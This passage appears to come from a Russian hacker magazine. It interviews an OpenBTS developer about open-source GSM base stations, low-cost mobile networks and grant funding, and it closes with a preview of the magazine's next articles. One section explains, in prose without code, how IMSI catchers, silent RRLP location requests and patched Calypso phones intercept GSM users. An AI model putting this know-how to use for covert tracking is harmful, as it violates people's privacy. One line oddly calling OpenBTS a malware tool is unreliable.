Вместе с UmTRX мы хотим также продавать live-флешку, которую достаточно вставить в комп, а на ней сразу есть Linux, OpenBTS и так далее. Чтобы люди могли сразу получить работающую инсталляцию. Сейчас даже у нас уходит полдня-день на то, чтобы просто пройти по мануалу и получить готовую инсталляцию! Неудивительно, что в рассылке OpenBTS постоянно всплывает куча вопросов типа «я начинаю ставить, у меня ничего не работает, помогите!».

Сложности с OpenBTS, к сожалению, возникают во всем. Из-за того что железо разношерстное и работает непонятно как, бывает много проблем с железом. Не подключил антенну, подключил не туда. Не так настроил мощность на трансивере. В итоге — не работает. Кто-то вообще пытается запустить из-под виртуалки, а это гиблое дело. Дальше проблемы уже в самом OpenBTS, так как он состоит из нескольких компонентов и нужно, чтобы они все состыковались друг с другом. Также есть базы данных, их все тоже нужно настроить правильно.



Достопримечательность хакспейса Neuron — местная библиотека, полная книг, полезных и не очень

Все программы запускаются на компьютере, притом обычно трансивер и OpenBTS запускаются на одном ПК, а sipauthserve, SMQueue и FreeSwitch запускаются либо на той же машине, либо на другом ПК. К примеру, у нас на одном компьютере работает трансивер и OpenBTS, а sipauthserve, SMQ и FreeSwitch запускаются на другом компьютере, который является сервером. Как обычно — на базовой станции работает только OpenBTS, а другая является элементом опорной сети оператора. То есть у оператора стоит софтсвитч, один SMS-центр, один subscriber registry, и все базовые станции с ними общаются.

Сейчас OpenBTS не реализует как минимум передачу данных и USSD-запросы. Таким образом, в основном это эффективный инструмент для вредоносов, отсылающих SMS и использующих для работы Wi-Fi.

В будущем будет реализована поддержка GPRS. Реализацией 3G в OpenBTS мы заниматься не планируем, так как это тупиковая ветвь.

Следующий шаг — поддержка LTE. Для этого можно использовать даже существующее оборудование. Есть такой Фабрис Беллард, который написал стек для LTE, к сожалению, не open source, но рабочий. Мы встречались с ним в Париже и договорились о том, что пришлем ему несколько наших плат UmTRX, чтобы он запустил на них свой софт. Надеемся, оно заработает.

ВВЕДЕНИЕ В ПЕРЕХВАТ ДАННЫХ

Есть два принципиально разных способа перехвата. Пассивный и активный. В чем разница?

Активный перехват — это ложная базовая станция. То есть устройство излучает сигнал, представляется базовой станцией, телефон коннектится к ней, и дальше что-то происходит.

Пассивный перехват — это когда перехватывающее устройство не излучает сигнал, а просто слушает, что происходит в эфире. При этом оно вынуждено взламывать шифр, который используется для шифрования канала, и только после получать данные, которые по этому каналу передаются.

Осуществить пассивный перехват труднее, ведь нужно перехватить данные плюс расшифровать их. Сейчас это стало проще благодаря тому, что доступны радужные таблицы для GSM и достаточно широко известно, как это делается. А поднять поддельную базовую станцию, в общем-то, не составляет труда. Это осуществимо при помощи любого GSM-оборудования, хоть nanoBTS, хоть OpenBTS. Исключительно вопрос конфигурирования базовой станции.

Чтобы создать IMSI catcher, потребуются некоторые ухищрения. Что такое IMSI catcher? Это устройство, которое представляется базовой станцией и передает в эфир такие параметры, что даже при слабом сигнале оно считается предпочтительной базовой станцией. Телефоны подключаются к ней, она получает с них информацию об IMSI и IMEI. IMSI — это international mobile subscriber identity. То есть интернациональный идентификатор подписчика. По сути, уникальный ID абонента. IMEI — уникальный идентификатор телефона, он записан на телефоне. Предполагается, что он тоже уникален. Но если IMSI всегда уникален, потому что так устроена работа операторов, то IMEI реально практически нигде не используется, поэтому многие телефоны пишут в него какой-то трэш, и он может меняться.

Можно собрать IMEI и IMSI и запросить местоположение телефона по протоколу RRLP. Если у телефона есть GPS, этот протокол позволяет запросить координаты местоположения, не спрашивая никаких подтверждений у пользователя. Можно собрать эти данные и отправить телефон образно в сеть оператора. Ну или оставить его подключенным к базовой станции, если дальше нужно произвести какие-то операции — позвонить или отправить SMS.

Такие методы полиция и спецслужбы используют во время следственно-разыскных мероприятий, чтобы определить местонахождение людей. Говорят, что в некоторых странах типа Китая это используется полицией иначе. Что-то вроде камер видеонаблюдения: их устанавливают возле банкоматов, и, если случается какой-то инцидент, можно точно знать, какие телефоны находились в окрестностях банкомата на тот момент. Не знаю, насколько это правдивая информация, я сам такого не видел, но ходят слухи, что в некоторых странах это массовый деплоймент. То есть такое ставят часто и полиция использует это постоянно.

Отдельный разговор — сам RRLP. Протокол был разработан, чтобы обеспечить определение местоположения абонентов во время экстренных вызовов. Когда человек звонит 911, по крайней мере в Америке, оператор должен определить местоположение абонента и передать эти данные в ситуационный центр вместе с информацией о звонке. Поэтому протокол и не требует от пользователя подтверждения, работая в «тихом» режиме.

Всего у RRLP есть три режима работы. Два GPS и один OTD — это, по сути, триангуляция. OTD применяется редко — он требует очень точной синхронизации между базовыми станциями, модификации самих базовых станций, в общем, он непопулярен. А у GPS есть два режима. В первом случае используется обычный GPS на телефоне и работает как aGPS. Базовая станция передает ему первоначальную информацию о примерном местонахождении, телефон получает ее и уже готовые GPS-координаты отправляет на базовую станцию.

> **ЕСЛИ В ТЕЛЕФОНЕ НЕТ ПОЛНОЦЕННОГО GPS, ЭТО НЕ ЗНАЧИТ, ЧТО ОН НЕ ПОДДЕРЖИВАЕТ ОПРЕДЕЛЕНИЕ МЕСТОПОЛОЖЕНИЯ**

Но если в телефоне нет полноценного GPS, это не значит, что он не поддерживает RRLP. Второй режим очень интересная вещь — assisted GPS. Базовая станция сообщает телефону, на какой частоте и в какой момент нужно записать данные, он записывает и, после минимальных преобразований, отправляет их на базовую станцию, где они обрабатываются и превращаются в реальные координаты. По этому способу можно получить даже координаты телефонов, у которых нет полноценного GPS.

Теперь относительно активного перехвата — классический IMSI catcher не роутит звонки. Его цель — просто собрать информацию. Чтобы сроутить звонок, нужно иметь подключение к сети оператора или скрывать номер. Если ты попытаешься роутить звонок через другой модем, то у человека, который принимает звонок, отобразится телефон модема, которым ты пользуешься, что нехорошо. Также проблема в том, что человек будет недоступен, ведь он сидит на базовой станции, которая не подключена к оператору. Для всех остальных абонентов он вне сети. Поэтому я не знаю, насколько вообще реальна эта задача.

Очень популярны так называемые полуактивные перехватчики. Они сначала цепляют на себя телефон, пытаются получить от него параметры шифрования, а потом уже отпускают его в сеть оператора.

Есть еще одна интересная штука: очень старые телефоны, построенные на чипсете Calypso. В какой-то момент в Сеть утекла информация о прошивке этого чипсета. Во-первых, люди нашли способ вклиниться в boot loader, перехватить управление в момент загрузки телефона. Примерно как для старых телефонов Siemens. Во-вторых, нашли способ применять к прошивке так называемые бинарные патчи.

Как правило, телефон состоит из application-процессора и модема. На application-процессоре выполняется все, что связано с интерфейсом пользователя. На старых телефонах это простенький процессор, который рисует менюшки, на современных аппаратах — мощнейшие двухъядерные ARM. И отдельно есть процессор, который обслуживает модем. Они общаются между собой по очень простому протоколу, по сути — об-

мениваются командами, как обычные модемы. Большинство прошивок для телефонов работают на уровне application-процессора. А то, что делается на модеме, недоступно.

Для чипсета Calypso люди нашли возможность получить доступ к boot loader, который загружает прошивку в модем, и получить доступ к бинарным патчам для прошивки модема.

Что такое бинарный патч? Дело в том, что прошивка зашита напрямую — аппаратно, в ROM. Но производитель оставил себе возможность исправлять баги следующим образом: можно загружать бинарные патчи, которые будут накладываться на прошивку и, например, передавать управление на какую-то другую область памяти, где реализована иная функция, а потом возвращаться обратно.

Благодаря бинарным патчам разработчики вытащили из модема сырые данные. Смогли сделать так, чтобы сырые данные из модема после уровня L1 передавались на компьютер, вместо того чтобы передаваться дальше на обработку в модеме. Получился сниффер для GSM.

Можно делать разные вещи, которые для телефона не очень характерны. Подключаешь телефон серийным кабелем к компьютеру, загружаешь в него бинарный патч, и после он полностью управляется с ПК, а не из внутренней прошивки.

ЗАРУБЕЖНЫЕ ФОНДЫ ДАЮТ БОЛЬШИЕ ПО РОССИЙСКИМ МЕРКАМ ГРАНТЫ, НО МОРОКИ С БУМАГАМИ ТАМ НЕСРАВНИМО МЕНЬШЕ


К примеру, мы используем телефоны как сканеры частот, чтобы понять радиообстановку и выбрать незанятый канал. Сканируем частоты, получаем broadcast-сообщения, выделяем информацию о том, какие базовые станции вещают вокруг, какие занимают частоты, и используем эту информацию для того, чтобы выбрать частоты, которые свободны. Также есть специальное приложение, называется RSSI display, оно показывает мощность сигнала на той или иной частоте прямо на экране.

Плюс можно тюнить приемник или передатчик телефона на ту или иную частоту и использовать его для приема сигналов. Как декодировать этот сигнал дальше, это уж проблема софта. Такой полу-SDR-приемник. У него много ограничений, но он дешевый. Найти такой телефон нетрудно, на Савеловском много. В основном это старые Motorola, один Sony Ericsson, один Pirelli и Openmoko-телефоны.

ДА БУДЕТ GSM

Есть два способа ведения бизнеса: делить уже существующий пирог или делать пирог больше. Я придерживаюсь идеологии, что размер пирога нужно увеличивать.

У нас есть свой бизнес, который мы пытаемся запустить, и не нужно при этом мешать другим людям строить другой бизнес, который никак не пересекается с нашим. Напротив, нужно помогать друг другу решать свои задачи.





Базовая станция UmSITE: в одной коробке находится все необходимое для развертывания GSM-сетей

Существует очень много компаний, долгое время занимавшихся интернет-бизнесом и теперь желающих заниматься бизнесом мобильным. Однако они всю жизнь вращались в одной сфере, они очень плохо понимают, как работает мобильная сеть. Мы даем им возможность запустить свою сеть с минимальными затратами, с минимальными вложениями людских ресурсов. По сути, скрываем все трудности развертывания сети от оператора, а он получает самое интересное и может заниматься маркетингом, продажами, зарабатывать деньги.

При существующих технологиях операторы не берутся покрывать рынок, если не могут собрать на нем больше 3 долларов ARPU (выручка с одного абонента в месяц). Зачастую эта цифра даже выше. Таким образом, получается, что поднимать 2G- и 3G-сети дорого, и это уже устарело, а 4G, хоть и идет в ногу со временем, стоит не просто дорого, а непомерно дорого.

Цель OpenBTS — сделать дешевый GSM. Нам, как коммерческой компании, это дает возможность работать с небольшими мобильными операторами и компаниями, которые хотят стать таковыми, и давать им возможность строить сети с минимальным CAPEX (capital expenses) и OPEX (operational expenses).

Конечный продукт — полное решение, включающее базовую станцию UmSITE, ПО для опорной сети оператора и систему реализации дополнительных сервисов, необходимые для ее работы компоненты и ПО.

Мы используем разные проекты (OpenBTS, FreeSwitch), стыкуем все это вместе и предоставляем покупателям уже полноценное решение.

В целом архитектура GSM сети такова. Есть вышки, на них ставится антенна, ставятся усилители, после них — трансивер и сервер с OpenBTS. Мы надеемся большую часть всего этого уложить в одну коробку. Будет ящик, с одной стороны в него будет входить Ethernet, а с другой — выходить толстый кабель на антенну. Все остальное (усилители, трансивер, сервер с OpenBTS) будет упаковано внутри.

Ethernet уходит для подключения к опорной сети. Либо будет просто включаться пришедший медью кабель, либо дальше он будет трансформироваться в какой-то беспроводной протокол, будет ставиться радиорелейка, спутниковый канал. Обычно все это делается по Ethernet. Либо прямо на базовую станцию, либо на вышку приходит медь, или оптика конвертируется в медь. Или же мы по Ethernet подключаемся к спутнику или к чему-то другому.

Часто это называют транспортной сетью, а опорной сетью называют то, что стоит у оператора в дата-центре. То есть это можно назвать транспортной сетью, а она уже подключается к опорной сети, которая стоит у оператора в дата-центре. В дата-центре находится стойка с серверами, на серверах Linux, а на нем те самые компоненты, о которых я уже говорил выше: SMS-центр, АТС, сервер регистрации.

Выводить звонки наружу можно по VoIP, можно стыковаться через SS7 и так далее.

В среднем одного современного сервера хватает на пару сотен тысяч абонентов. Думаю, для небольшой инсталляции, скажем если сеть поднимать на острове, понадобится от 20 до 60 базовых станций и по одному серверу на сервис. Плюс горячее резервирование. То есть — обычная стойка.

Главное — получается ощутимо дешевле, чем в случае обычной GSM-сети. Если вы покупаете опорную сеть у какого-нибудь ZTE или Huawei, то просто эти серверы, которые вы ставите в стойку, обойдутся в пару миллионов долларов. Понятно, что дело не в железе и не в серверах, а в том софте, который вы получаете.

Так как мы используем VoIP-решение, оно стоит на порядок дешевле. Та же опорная сеть, построенная на VoIP, будет стоить несколько десятков тысяч долларов; даже для крупной сети можно уложиться до ста тысяч. Понятно, что если вы покрываете всю Москву, то пара миллионов долларов за сервер — это ничто. Но если вы покрываете небольшой регион, остров, страну, эти пара миллионов долларов уже являются существенной частью бюджета. Экономия от перехода на VoIP уже ощутимая. Также благодаря VoIP становится возможной легкая реализация дополнительных сервисов.

Одно из недостающих звеньев на данный момент — система управления несколькими БС. Мы поняли, что при наличии большого числа станций их обслуживание становится сложной задачей, и сейчас над этим работаем.

Для реализации дополнительных сервисов (VAS) мы интегрируемся с сервисом switchcoder.com. Можно войти, зарегистрироваться, у тебя сразу будет 10 баксов на счету, и ты можешь писать свои сервисы. Ты покупаешь только номер, а деньги берутся за минуту использования номера или за одну SMS. Все очень просто.

Всем нашим клиентам мы будем предлагать подключить их сеть к данному сервису, чтобы пользователи оператора могли сами реализовывать дополнительные сервисы. Конечно, мы будем вести переговоры с существующими сервисами, чтобы интегрировать их с нашими сетями.

Скрипты для Switchcoder может писать кто угодно, это очень просто. Вот простенький IVR, который дает возможность выбрать какие-то опции и что-то проигрывает. Можно делать SMS-голосовалки. Вот кусочек кода на JavaScript, позволяющий реализовать голосовалку. Вот групповой месседжинг — ты подключаешься к группе, и каждый, кто пишет в группу, получает сообщение. Реализуется в 20–30 строк кода.

ACCESS GRANTED

Основные источники финансирования Fairwaves — на данный момент — заказы от клиентов и гранты от фондов. Например, у нас есть партнер из Франции, который делает нам печатные платы. Он же финансировал разработку железа. Его интерес заключается в том, что у него есть лицензии на частоты на острове Майотта (французский остров, около Мадагаскара) и он там хочет построить low-cost-сеть.

В мае 2011 мне пришло приглашение от некоммерческой организации New America Foundation. Они позвали меня поучаствовать в хакатоне, посвященном их новому проекту Commotion. В интернете он больше известен как Internet in a suitcase. В основном они собрали людей, которые занимаются Wi-Fi mesh технологиями, но в том числе пригласили и меня как представителя проекта OpenBTS.


Был двухдневный хакатон, где все мы познакомились, пообщались, обменялись идеями. Нам сказали: у нас есть деньги, которые мы ходим потратить на ваши проекты. Это были проекты OLSRd, это демон роутинга для меш-сетей, Serval, Wi-Fi mesh сети для Android-телефонов, и OpenBTS. Конечно, я сказал: да, давайте. С тех пор они нас финансируют. Все наши софтверные разработки — это их финансирование. То, что мы разрабатываем GPRS, — полностью профинансировано ими.

У них единственное условие — все, что мы делаем, должно выкладываться под одной из open source лицензий. Больше никаких ограничений они на нас не накладывают, кроме, конечно, выполнения того, что мы им пообещали. Мы обещаем им, что мы реализуем это и то, а они платят нам деньги за реализацию и выкладку open source.

Помимо того француза, нашу железную разработку финансирует нидерландский фонд NLnet Foundation. Интересное место для тех, кто занимается open source разработками, которые могут привнести серьезные сдвиги в развитие интернета и передачу информации. Размер гранта может достигать 30 тысяч евро.

Притом что зарубежные фонды дают большие по российским меркам гранты, мороки с бумагами там несравнимо меньше. У NLnet, например, почти нет отчетности. Ты делаешь работу, представляешь ее, и это и есть твоя отчетность. Для получения гранта заполняешь заявку на одной странице и после буквально отчитываешься коммитами в репозиторий.

Если бы мы не были open source, мы бы ничего этого никогда не сделали. Непонятно, откуда мы брали бы деньги, никакие инвесторы в российскую компанию на таком этапе не вложатся. Найти финансирование было бы крайне трудно.


ВКонтакте
39254
участников
Twitter
13390
фолловеров
Google+
75616
подписчиков
Facebook
2857
друзей
ХабраХабр
2071
юзеров
Join us
ХАКЕР

Preview

33 страницы на одной полосе.
Тизер некоторых статей.

PCZONE

28


СЮРПРИЗ ИЗ КОРОБКИ

Продолжаем разговор о жизни в «яблочной» консоли. Ни для кого не секрет, что в основе Mac OS X лежит полный набор системных утилит, характерных для любой UNIX-системы. Но есть ли отличия? В этом обзоре мы собрали консольные утилиты, которые доступны каждому пользователю Mac из коробки. Большинство этих утилит недоступны пользователям других ОС.

В обзор вошли утилиты для обработки текста, изображений, работы с файловой системой и настройками ОС. Не забыли даже про утилиты, способные вслух зачитывать текст. В общем, получился очень трушный мануал по OS X для UNIX-гиков.



PCZONE



32

ПЛАНОВЫЕ РАБОТЫ

Обзор сервисов совместной работы: платные и нет, облачные и on premises, для маленьких и для больших команд.

СЦЕНА



38

КАК ПРОДАВАЛИ СЛОНА

Интереснейший рассказ об истории развития российского рынка игровых приставок 90-х годов.

X-MOBILE




50

РАСКРУТИТЬ И ЗАРАБОТАТЬ

Обзор всех основных маркетов для продажи Android-приложений. Не Google Play единым, а ты как думал?

ВЗЛОМ



68

РОБОТЫ ОШИБАЮТСЯ

Разворачиваем среду для дебаггинга и анализа работы мобильных приложений под операционную систему Android.

MALWARE



90

